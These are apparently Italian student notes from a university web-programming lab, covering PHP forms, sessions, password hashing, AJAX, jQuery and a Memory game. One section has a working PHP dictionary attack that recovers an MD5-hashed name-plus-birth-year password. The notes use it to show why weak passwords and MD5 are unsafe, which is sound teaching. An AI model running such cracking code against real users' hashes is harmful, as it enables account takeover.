var_dump($_GET);
echo '</pre>';
```

Vedrete tutta la struttura di `$_GET`



- Versione con valore `N` indicato da noi (metodo POST). Servono due file: un file PHP che restituisce la tavola pitagorica e un file html con cui noi indichiamo `N`.

  - `index.html`

Differenze:
- `method` modificato
- array associativo da cui prendiamo il valore `$N` diverso

```
<!DOCTYPE html>
<html>
<body>
   <h1>Tavola Pitagorica</h1>
   <form method="post" action="tavola.php">
      N: <input type="text" name="N">
      <input type="submit">
   </form>
</body>
</html>
```

  - `tavola.php` (con la sottomissione della form sarà aperta la pagina `tavola.php`)

```
<!DOCTYPE html>
<html>
<body>
   <h1>Tavola Pitagorica</h1>
   <table border = "1">
      <?php
      $N = $_POST['N'];
      for ($i = 1; $i <= $N; $i++) {
         print "<tr>";
         for ($j = 1; $j <= $N; $j++) {
            $r = $i*$j;
            print "<td>".$r."</td>";
         }
         print "</tr>";
      }
      ?>
   </table>
</body>
</html>
```

Per avere un'idea più chiara eseguite il seguente codice:

```
echo '<pre>';
var_dump($_POST);
echo '</pre>';
```

Vedrete tutta la struttura di `$_POST`

- **Quali sono le differenze?** In caso di metodo GET tutte le variabili sottomesse stanno nel link, mentre nel metodo POST queste sono nascoste. Inoltre la dimensione dei valori col metodo GET è limitata (comunque si parla di dimensioni elevate).

Login e password

- Vogliamo realizzare il nucleo di un sistema login in cui, dato un username e una password, si dice all'utente se i dati inseriti sono corretti.
- Nei file di Tesconi è presente la versione scritta all'inizio del laboratorio, qua troverete la versione già corretta e il perché questa versione sia quella migliore.

- index.html

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>LOGIN</title>
  <style>
     body { font-family: "Lucida Console"; }
  </style>
</head>
<body>
   <form method=”post” action="login.php">
      Username: <input type="text" name="username"></input><br>
      Password: <input type="password" name="password"></input><br>
      <input type="submit" value="Login"></input>
   </form>
</body>
</html>
```

Username: Password: Login

Quando si gestiscono dati riservati è importante utilizzare il metodo `$_POST` (col metodo `$_GET` sarebbe visibile la password nell'URL, non il massimo della sicurezza).

Utilizziamo due funzioni:

- `password_hash($passw_da_codificare, tipo_codifica)`
- `password_verify($passw_da_verificare, $hash_passw_giusta)`

- login.php

```
<!DOCTYPE html>
<html>
   <head>
      <meta charset="utf-8">
      <title>LOGIN</title>
   </head>
   <body>
   <?php
   $pwd_hash = "$2y$10$4oGZge6quDgEXdXpBRAQO.p9iR5NR.rN4sJq18ZWohndF//8rTYOS";
   // Abbiamo ottenuto il valore di $pwd_hash con la seguente funzione:
      password_hash("pippo", PASSWORD_BCRYPT);

   if (isset($_POST['username']) && isset($_POST['password'])) {

if ($_POST['username'] == "maurizio" && password_verify($_POST['password'],$pwd_hash)) {
   print "LOGIN AVVENUTO CON SUCCESSO";
} else {
   print "LOGIN ERRATO";
}
   }
   ?>
   </body>
</html>
```

Se l'username è `maurizio` e la password è `pippo` (`password_verify` restituisce un booleano) allora stampo "*LOGIN AVVENUTO CON SUCCESSO*"

Attacco forza bruta per individuare password

- Quando codifichiamo le password conviene sempre utilizzare le funzioni più aggiornate.
- Una funzione molto popolare e standard dieci anni fa è la md5(). Con i tempi dei calcolatori di allora decodificare una password criptata in md5 richiedeva un tempo inumano (anche dieci anni). Adesso, con l'emergere dei computer quantistici e in generale di calcolatori più veloci, ci vuole molto meno tempo (l'uso di questa funzione è caldamente sconsigliato, noi non la useremo).

- Al di la di queste questioni dimostriamo attraverso il seguente codice PHP come sia facile trovare una password nabba (precisamente una password con nome e anno di nascita: `maurizio1974`)

```
<?php
$pwd_hash = "b0ce88403a33765ce720cf0d30a7456b"; //md5("maurizio1974");

$file = fopen("nomi_italiani.txt","r");
$found = false;

while(!feof($file)) {
  $nome = fgets($file);

  foreach (range(1970, 1990) as $key => $value) {
     $pwd_test = trim($nome).$value;
     $pwd_md5 = md5($pwd_test);
     if ($pwd_md5 == $pwd_hash) {
          print "TROVATA! ".$pwd_test;
          $found = true;
     }
  }
}

if (!$found) print "PWD NON TROVATA!";
fclose($file);
?>
```

File di testo contenente migliaia di nomi comuni.

Lo potete scaricare liberamente da Github

Chiaramente troveremo la password `maurizio1974`

- Utilizziamo diverse funzioni PHP per scorrere il nostro file di testo.
- Per ogni riga considero un array di elementi che va dal numero `1970` al numero `1990` (genero l'array con la funzione `range`).

`nomepersonaANNO`

Osservazione: il docente ha eseguito questo file PHP su server Apache in una macchina virtuale di Windows a basse prestazioni. Capite da tutto questo che password di questo tipo sono facili da trovare!!

Indovina numero

- Recuperiamo un esercizio che abbiamo già fatto con Javascript.
- Ogni volta che ricarichiamo una pagina PHP le variabili saranno re-inizializzate. Come possiamo tenere a mente un numero che una persona deve indovinare? Ricorriamo alle variabili `$_SESSION`.

- Contrariamente ai form precedenti gestiamo il tutto in un'unica pagina (`index.php`):

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8"> <title>INDOVINA IL NUMERO - PHP</title>
</head>
<body>
     <?php
     session_start();

     if (!isset($_SESSION['num']) || isset($_GET['avvia'])) {
          $_SESSION['num'] = rand(1,100);
          //print "MI SONO INVENTATO ".$_SESSION['num'];
     }
     ?>
```

Rigenero il numero in due casi: quando ci connettiamo alla pagina per la prima volta e la variabile `$_SESSION['num']` non è impostata, quando indichiamo un valore in `$_GET['avvia']`

Tenere a mente le funzioni `isset()` e `rand()`: con la prima verifichiamo se esiste la variabile, con la seconda generiamo un numero randomico appartenente all'intervallo indicato (non dobbiamo fare le rotture viste in Javascript)

```
        <h3>Prova a indovinare il numero che ho pensato!</h3>
        <form action="index.php">
              <input name="num" type="text" autofocus></input>
              <input type="submit"></input>
              <button name="avvia" value="true">Riavvia</button>
        </form>

        <?php
        if (isset($_GET['num']) && is_numeric($_GET['num'])) {
              print "Hai provato con ".$_GET['num'];

              if ($_SESSION['num'] > $_GET['num']) {
                    print "<h4>Il numero che ho pensato è più grande!</h4>";
              }
              else if ($_SESSION['num'] < $_GET['num']) {
                    print "<h4>Il numero che ho pensato è più piccolo!</h4>";
              }
              else {
                    print "HAI VINTO!!!";
              }
        }
        else {
              print "devi inserire un numero per giocare";
        }
        ?>
</body>
</html>
```

Ricordarsi che il button con name="avvia" sarà validato solo se premuto.

Con la funzione `is_numeric()` controllo se il valore di `$_GET['num']` consiste in un numero.

Prova a indovinare il numero che ho pensato!

Invia Riavvia

devi inserire un numero per giocare

Osservazione: quanto fatto non è il massimo dell'ottimizzazione. Scelta migliore è fare una pagina del genere ricorrendo ad AJAX.

Laboratorio 8 – Mercoledì 24/11/2020

Libretto universitario

- Riprendiamo l'idea del libretto universitario realizzata con Javascript dal professore Tanganelli.
- Per i concetti di deviazione standard e mediana vedere il Laboratorio 3.
- Realizziamo la stessa cosa in PHP utilizzando le variabili `$_SESSION`:

Sono evidenziate in **grassetto** funzioni PHP molto utili da tenere in mente.

```
<!DOCTYPE html>
<html>
   <head>
      <meta charset="utf-8">
      <title>LIBRETTO UNIVERSITARIO</title>
      <style>
      form > span {
           display: block;
           float: left;
           width: 70px;
      }
      </style>
   </head>
   <body>
      <?php
```

Funzione per calcolare la deviazione standard

```
function Stand_Deviation($arr) {
  $num_of_elements = count($arr);

  $variance = 0.0;

  // calculating mean using array_sum() method
  $average = array_sum($arr)/$num_of_elements;

  foreach($arr as $i) {
      // sum of squares of differences between all numbers and means.
      $variance += pow(($i - $average), 2);
  }

  return (float)sqrt($variance/$num_of_elements);
}
```

Funzione per calcolare la mediana

```
function median($numbers=array()){
     rsort($numbers);
     $mid = (count($numbers) / 2);
return ($mid % 2 != 0) ? $numbers{$mid-1} : (($numbers{$mid-1}) + $numbers{$mid}) / 2;
}
```

```
session_start();
```

Inserimento di un voto solo se vengono indicati i due parametri necessari.

```
if (isset($_GET['materia']) && isset($_GET['voto']))  {
   $voto = intval($_GET['voto']);
   if ($voto >= 18 && $voto<=33)
      $_SESSION['voti'][$_GET['materia']] = $voto;
   else
      print "Inserisci un num tra 18 e 33";
};
```

Converto il valore in ingresso in un intero e verifico la consistenza del voto

Aggiungo un nuovo elemento all'array avente come indice il nome della materia e come voto `$voto`

```
if (!isset($_SESSION['voti']) || isset($_GET['avvia']))  {
     $_SESSION['voti'] = array();
};
?>
```

Inizializzo la variabile come array vuoto quando visitiamo la pagina per la prima volta (e la variabile non è inizializzata) o quando lo richiediamo noi (vedere codice form)

```
        <h3>Libretto</h3>
        <form action="index.php" methods="GET">
           <span>Materia:</span>
           <input name="materia" type="text" autofocus></input><br>

           <span>Voto:</span>
           <input name="voto" type="text" ></input><br>

           <input type="submit" value="Inserisci"></input>
           <button name="avvia" value="true">Riavvia</button>
        </form>
        <br>
```

Focus sull'input al caricamento della pagina

Bottone per re-inizializzare l'array e quindi il registro. Ricordarsi che il controllo viene validato solo se premuto.

```
        <table border="1">
           <tr>
              <th>Materia</th>
              <th>Voto</th>
           </tr>
           <?php
           foreach ($_SESSION['voti'] as $key => $value) {
              print "<tr><td>".$key."</td><td>".$value."</td></tr>";
           }
           ?>
        </table>
```

Stampiamo in una tabella la lista dei voti inseriti

```
        <br>

        <?php if (count($_SESSION['voti'])>0) : ?>
        <table border="1">
           <tr>
              <th>Statistica</th>
              <th>valore</th>
           </tr>
           <tr>
              <td>Media</td>
              <td>
              <?php
              print round(array_sum($_SESSION['voti']) / count($_SESSION['voti']), 2);
              ?>
              </td>
           </tr>
           <tr>
              <td>Mediana</td>
              <td>
                 <?php
                 print median($_SESSION['voti']);
                 ?>
              </td>
           </tr>
           <tr>
              <td>Deviazione Standard</td>
              <td>
                 <?php
                 print Stand_Deviation($_SESSION['voti']);
                 ?>
              </td>
           </tr>
        </table>
        <?php endif; ?>
     </body>
  </html>
```


Perché nascondiamo la tabella?

- Utilizziamo funzioni che richiedono array non vuoti (se le eseguiamo vengono stampati errori PHP).
- Ha poco senso mostrare la tabella se non sono state inserite valutazioni.

Chiamata delle funzioni `median` e `Stand_Deviation` introdotte all'inizio del codice

- **Funzioni**:
  - `intval($val)`: restituisce il contenuto della variabile convertito in intero.
  - `count($array)`: restituisce il numero di elementi presenti nell'array
  - `array_sum($array)`: restituisce la somma degli elementi nell'array
  - `pow($base, $exp)`: restituisce il risultato di $\$base^{\$exp}$
  - `sqrt($arg)`: esegue la radice quadrata di `$arg`
  - `rsort($array[, $flag])` : funzione che permette di ordinare un array in ordine decrescente (dal valore più grande al più piccolo). PHP offre una grandissima varietà di funzioni per ordinare array (con possibilità di ordinare sia in base ai valori sia in base agli indici degli elementi)
  - `round($val[, $precision])`: arrotondamento di un valore (per eccesso o per difetto in base al numero), con una certa precisione.


AJAX



- Riprendiamo l'immagine vista nel laboratorio precedente sull'architettura Client/Server e introduciamo uno step in più.
- AJAX consiste in codice Javascript con cui possiamo svolgere richieste in background.
- **Vincolo**: non posso fare richieste in background a server diversi da quello che ospita la pagina richiedente (per ragioni di sicurezza).


- Le funzioni con cui svolgiamo queste richieste in background restituiscono la risposta. La risposta può essere di tipo HTML, plain text, XML o JSON…. Molti anni fa XML (acronimo di *eXtensible Markup Language*) era la via maestra per gestire queste risposte: nel tempo è stato soppiantato dal JSON.
- **JSON** è acronimo di *JavaScript Object Notation* e presenta una notazione molto semplice:

Le proprietà di un oggetto sono definite da una coppia (nome-valore)




Le parentesi graffe definiscono oggetti

Gli elementi di un array o le proprietà di un oggetto sono separate da virgola




Le parentesi quadre definiscono array



I valori degli elementi di un array o delle proprietà di un oggetto possono essere ---->

- **Esempio JSON**:



Suggerimento

- Nel caso in cui si lavori con una grande quantità di dati (quindi un JSON di dimensioni modeste) conviene utilizzare un validatore online.
- Scrivete *JSON Validator* su Google e selezionate quello che più vi aggrada.

Esercizio AJAX

- Implementare una pagina PHP che crea 100 div quadrati (100px) con ID da 1 a 100 in modo randomico.
- Fare una chiamata Ajax che restituisca in modo casuale:
  - Un numero da 1 a 100
  - Un colore da #000000 a #FFFFFF
  - Una lettera da A-Z
- La callback (cioè la funzione eseguita quando si riceve una risposta dal server) usa il numero per selezionare l'ID (cioè il div dove intervenire), cambia il colore di sfondo e inserisce la lettera nel quadrato.

- Anteprima del codice dopo aver premuto il bottone in alto svariate volte:

CHANGE RANDOM

81	19	37 C	38	92 O	100 A	17
36 Y	41	8	55 Y	63	58 Q	59
91	45	97	15	73 Z	62 D	43
44	83	1	5	65	24	64
67	71	12	28	39	75	30

- Le esercizio si articola in una serie di file:
  - Il file `index.php` che contiene la tabella generata da PHP con numeri random
  - Il file `get_random.php` a cui rivolgiamo le nostre richieste con AJAX. È realizzato in modo tale da restituire una risposta in formato JSON.
  - Due file nella cartella `js`:

- `ajax.js` (versione Javascript classica della parte js dell'esercizio)
- `ajax_jquery.js` (versione jQuery della parte js dell'esercizio)

Perché questi due file? Il docente ha utilizzato questo esercizio per introdurci *jQuery*, una libreria Javascript nata con l'idea di semplificare selezione, manipolazione e gestione degli eventi. jQuery, contrariamente al classico Javascript, gestisce la compatibilità tra browsers (in Javascript classico dobbiamo scrivere noi la gestione della compatibilità).

- index.php

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>TEST AJAX</title>
  <style type="text/css">
      .square {
            width: 100px;
            height: 100px;
            float: left;
            border: 1px solid black;
            text-align: center;
      }
  </style>
```

Definisco la grafica del "quadratino":
- Lunghezza e larghezza di 100px
- `float:left` per creare righe di box disposti accanto
- Un bordo di colore nero, continuo (*solid*), avente spessore di 1px
- Il testo è centrato

Includo i file JS da utilizzare (uno tra i due introdotti prima e la libreria jQuery)

```
  <script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
  <script type="text/javascript" src="./js/ajax.js"></script>
  <!--script type="text/javascript" src="./js/ajax_jquery.js"></script-->
</head>
      <body>
```

Bottone associato alla chiamata AJAX (vedere codice js)

```
<button id="get_random">CHANGE RANDOM</button>
```

Stampa dei 100 box randomici. Con `range` creo un array di elementi aventi valori da 1 a 100 (in ordine). Con `square` scombino l'ordine dei numeri.

```
<div id="container">
<?php
$array = range(1, 100);
shuffle($array);
foreach ($array as $key => $value) {
      print "<div class='square' id='".$value."'>".$value."</div>";
}
?>
</div>
```

Identifico ogni elemento HTML col numero corrispondente

```
      </body>

</html>
```

- get_random.php

```
<?php
function random_color_part() {
   return str_pad(dechex(rand(0,255)),2,'0',STR_PAD_LEFT);
}
```

Il colore si indica con notazione RGB caratterizzata da cancelletto e una serie di numeri esadecimali. La funzione `random_color_part` (copiata e incollata da Tesconi) restituisce due cifre esadecimali.

Prendo un numero randomico tra 0 e 255 e lo converto in esadecimale (si va da 0 a FF). Con `str_pad` obbligo il valore ad essere lungo due cifre (la funzione aggiunge uno zero se il valore restituito da `dechex` è compreso tra 0 e 9).

```
function random_color() {
   return "#".random_color_part() . random_color_part() .
random_color_part();
}
```

Restituisco una concatenazione tra cancelletto e i risultati di tre chiamate di `random_color_part()`. Otterremo un numero esadecimale di sei cifre!

```
$res = array();
$res['number'] = rand(1,100);
$res['color'] = random_color();
$res['char'] = chr(rand(65,90));

print json_encode($res);
?>
```

Genero un numero random tra 65 e 90. Con `chr` ottengo un carattere.

Vogliamo che la pagina stampi testo in notazione JSON. La pagina index.php visiterà questa pagina e riceverà come risposta quello che stiamo generando con questo codice! La stampa in notazione JSON avviene grazie alla funzione `json_encode`.

Sia oggetti che array in JSON sono generabili a partire da array PHP. La funzione riconosce come array gli array numerici e come oggetti gli array associativi.

- ajax.js

```
var XMLHttpFactories = [
    function () {return new XMLHttpRequest()},
    function () {return new ActiveXObject("Msxml3.XMLHTTP")},
    function () {return new ActiveXObject("Msxml2.XMLHTTP.6.0")},
    function () {return new ActiveXObject("Msxml2.XMLHTTP.3.0")},
    function () {return new ActiveXObject("Msxml2.XMLHTTP")},
    function () {return new ActiveXObject("Microsoft.XMLHTTP")}
];

function createXMLHTTPObject() {
    var xmlhttp = false;
    for (var i=0;i<XMLHttpFactories.length;i++) {
        try {
            xmlhttp = XMLHttpFactories[i]();
        }
        catch (e) {
            continue;
        }
        break;
    }
    return xmlhttp;
}
```

Codice copiato e incollato da Tesconi (roba presa da internet) per gestire la compatibilità.

La funzione sarà richiamata all'interno di `get_random()`

```
function get_random() {
     // Initialize the HTTP request.
     var xhr = createXMLHTTPObject(); //  new XMLHttpRequest();
     xhr.open('GET', 'get_random.php');

     // Track the state changes of the request.
     xhr.onreadystatechange = function () {
          var DONE = 4; // readyState 4 means the request is done.
          var OK = 200; // status 200 is a successful return.
          if (xhr.readyState === DONE) {
               if (xhr.status === OK) {
                    console.log(JSON.parse(xhr.responseText));
                    res = JSON.parse(xhr.responseText);
                    console.log(res.number);
                    var div = document.getElementById(res.number);
```

```
                    div.style.backgroundColor = res.color;
                    div.innerHTML = res.number + "<br>" + res.char;
                } else {
                    console.log('Error: ' + xhr.status);
                }
            }

        };

        // Send the request to send-ajax-data.php
        xhr.send(null);
}
```

Anche questo codice copiato e incollato. Con la funzione apriamo una richiesta verso `get_random.php`. Elementi interessanti nel codice:

- L'utilizzo di `console.log()` per fare debugging
- L'utilizzo di `JSON.parse` per gestire la *responseText* come JSON. L'elemento ottenuto può essere manipolato esattamente come un oggetto.

```
document.addEventListener('DOMContentLoaded', function() {
            document.getElementById("get_random").addEventListener("click",
get_random);
            var elements = document.getElementsByClassName("square");
            //console.log(elements);
            }

});
```

Associamo l'esecuzione della funzione get_random() al click del bottone `<button id="get_random">CHANGE RANDOM</button>`.

Facciamo questa cosa solo quando il DOM sarà caricato in modo completo (scelta che conviene soprattutto quando abbiamo documenti con un DOM di dimensione considerevole). Questo mi permette di evitare *giochi strani* da parte del codice.

- ajax jquery.js

```
$(document).ready(function(){
      $("#get_image").click(function(){
            $.getJSON("get_random.php", function(result){
            $("#"+result.number).css("background-color", result.color);
            $("#"+result.number).text(result.number + "<br>" + result.char);
            });
      });
});
```

La differenza evidente è il numero decisamente minore di righe: il risultato è **LO STESSO**!!!

La sintassi è a mio parere piuttosto semplice da capire (in particolare si osservi che ogni funzioni jQuery è introdotta da un dollaro). Altra differenza sostanziale, non presente in questo codice, è la possibilità di cambiare proprietà del CSS a intere classi con una semplice riga (in Javascript dovrei utilizzare la `getElementsByClassName` e modificare ogni singolo elemento utilizzando un for).

Esempio: `$(".square").css("background-color","yellow");`

Raccomandazione conclusiva: Tesconi ha introdotto *jQuery*, ma Marcelloni non è molto d'accordo sul suo utilizzo. NON UTILIZZATELO NELLE PROVE PRATICHE. Nei progetti potete usarlo, ma solo per cose semplici (per Marcelloni *jQuery* ci semplifica troppo la vita, dobbiamo prima capire Javascript).


Laboratorio 9 – Martedì 01/12/2020

Gioco Memory con AJAX


- **Regole gioco**:
  - Il gioco memory consiste nell'osservare, per un periodo limitato, le carte disposte su un tavolo. Le carte disposte sul tavolo consistono in coppie di carte uguali.
  - A un certo punto le carte vengono girate. Il giocatore deve ricordarsi la disposizione delle carte e trovare il maggior numero di coppie possibili.
- **Lorem ipsum e Lorem Picsum**:
  - *Lorem ipsum* consiste in testo in lingua pseudo-latina con cui possiamo riempire i paragrafi del nostro sito. Possiamo generare testo lorem ipsum attraverso il sito https://www.lipsum.com/
  - *Lorem Picsum* è un sito (https://picsum.photos/) con un grande numero di immagini randomiche. Possiamo:
    - Impostare lunghezza e larghezza delle immagini
    - Scegliere se averle a colori o in bianco e nero
    - Scegliere se averle sfocate o meno

  Utilizzeremo le immagini di *Lorem Picsum* per ricreare il gioco di Memory.


- **Anteprima del gioco**:
  - All'inizio



  - Dopo la scomparsa delle carte



  - Dopo aver indovinato delle carte



In questa versione possiamo continuare a indovinare coppie liberamente: il punteggio viene incrementato in caso di coppia individuata e lasciato inalterato in caso di errore (il gioco non si conclude in caso di errore). Se la coppia scelta è errata le immagini verranno nuovamente nascoste!

- Il gioco presenta i seguenti file:
  - `index.php`, la pagina che visitiamo col browser per giocare
  - `get_id.php`, file con cui interagiremo via AJAX.
  - Un file nella cartella js
    - `ajax_jquery.js`, scriveremo il codice in jQuery.

- index.php

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>TEST AJAX</title>
  <style type="text/css">
      .square {
            width: 100px;
            height: 100px;
            float: left;
            border: 1px solid black;
            text-align: center;
      }
  </style>
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
  <script type="text/javascript" src="./js/ajax_jquery.js"></script>
</head>

      <body>
            <h4>Punteggio: 0</h4>
            <div id="container">
            <?php
            foreach (range(0,49) as $key => $value) {
                  print "<div class='square' id='".$value."'>".$value."</div>";
            }
            ?>
            </div>
      </body>
</html>
```

Definisco la grafica del "quadratino":
- Lunghezza e larghezza di 100px
- `float:left` per creare righe di box disposti accanto
- Un bordo di colore nero, continuo (*solid*), avente spessore di 1px
- Il testo è centrato

Includo i file JS da utilizzare (il file col mio codice jQuery e la libreria jQuery)

Stampa di 50 box, ciascuno identificato da un numero. Attenzione: il numero qua presente è diverso dal numero identificativo delle immagini su LoremPicsum. I numeri qua considerati sono relativi agli indici degli elementi dell'array `$_SESSION['random']`

Identifico ogni elemento HTML col numero corrispondente

- get_id.php

```
<?php
session_start();

if (!isset($_SESSION['random'])) {
      $array = array_merge(range(1, 25), range(1,25));
      shuffle($array);
      $_SESSION['random'] = $array;
}

$res = array();
$res['id'] = $_GET['id'];
$res['value'] = $_SESSION['random'][$_GET['id']];
print json_encode($res);
?>
```

Se visitiamo la pagina per la prima volta dobbiamo inizializzare l'array contenente gli identificativi numerici delle immagini di *LoremPicsum*. Creiamo un array unico a partire da due array generati con `range` (li fondiamo con `array_merge`). Gli indici dell'array unico vanno da 0 a 49.

Alteriamo l'ordine degli array in modo casuale

Salviamo l'array generato in una variabile $_SESSION

Generiamo l'oggetto da stampare in JSON. L'id consiste nell'identificativo dell'elemento *square* (cioè nell'indice di un elemento dell'array), value nell'identificativo dell'immagine di LoremPicsum

- ajax_jquery.js

```
var tentative_id = -1;
var tentative_value = -1;
var score = 0;

function reset(id) {
      // Nascondo le immagini della coppia
      $("#"+tentative_id).empty();
      $("#"+id).empty();

      // Re-inizializzo le variabili
      tentative_id = -1;
      tentative_value = -1;
}

function showImg(id, test) {
      $.getJSON("get_id.php?id="+id, function(result){
            var img = "<img src='https://picsum.photos/id/"+result.value+"/100' />";
            $("#"+result.id).html(img);

            if (test) {
                  if (tentative_id == -1) {
                        // sono alla prima carta da scoprire
                        tentative_id = result.id;
                        tentative_value = result.value;
                  }
                  else if (tentative_value == result.value) {
                        // sono alla seconda carta ed ha lo stesso valore
                        tentative_id = -1;
                        tentative_value = -1;
                        score++;
                        $('h4').html("Punteggio: "+ score);
                  }
                  else {
                        //sono alla seconda carta e non ho indovinato
                        setTimeout("reset("+result.id+")", 3000);
                  }
            }
      });
}

$(document).ready(function(){
      console.log("START");

      for (var i=0;i<50;i++) {
            showImg(i, false);
      }
      setTimeout(function(){
            $(".square").empty();
      }, 5000);

      $(".square").click(function(event){
            console.log("CLICK", event.target.id);
            showImg(event.target.id, true);
      });
});
```

Identificativo del secondo elemento della coppia

Inizializziamo le variabili che ci serviranno per gestire il controllo delle coppie scelte dall'utente.

- Con `tentative_id` salvo l'identificativo del primo elemento della coppia che l'utente ha selezionato.
- Con `tentative_value` salvo l'identificativo dell'immagine di Lorem Picsum.
- Con `score` memorizzo il punteggio dell'utente

Se entrambe le variabili hanno come valore -1 significa che non abbiamo ancora selezionato il primo elemento della coppia.

Inizializzo la funzione `reset()` quando la coppia scelta non è corretta

L'immagine viene stampata con elemento img all'interno dell'elemento square.
Per nascondere l'immagine mi basta cancellare il contenuto dell'elemento square.

Primo elemento della coppia

Secondo elemento della coppia – coppia giusta

Resetto i valori di tentative_id e tentative_value, incremento score e aggiorno il punteggio nell'HTML.

Secondo elemento della coppia – coppia errata

La funzione `showImg` viene eseguita in due occasioni:

- Quando carichiamo la pagina index.php e dobbiamo mostrare le immagini (parametro `test = false`).
- Quando selezioniamo gli elementi delle coppie (parametro `test = true`)

Stampa delle immagini quando carichiamo la pagina

Nascondiamo le immagini dopo 5000 millisecondi (5 secondi)

Associamo l'esecuzione della funzione `showImg` al click di un qualunque elemento `square`.

Libretto universitario con accesso a database ed AJAX

- Riprendiamo il solito esercizio e modifichiamolo: invece di salvare attraverso variabili `$_SESSION` utilizziamo un database MySQL. Inseriamo gli elementi sfruttando AJAX e jQuery[1]
- Ometto nella spiegazione il file *sql* di creazione del database (lo trovate nello zip indicato a inizio nella dispensa). Tesconi ha creato le tabelle utilizzando phpMyAdmin: vi sconsiglio di farlo nella creazione del progetto (non dimenticate tutte le regole di buon senso imparate a *Basi di dati* per avere un database consistente e privo di ridondanze).
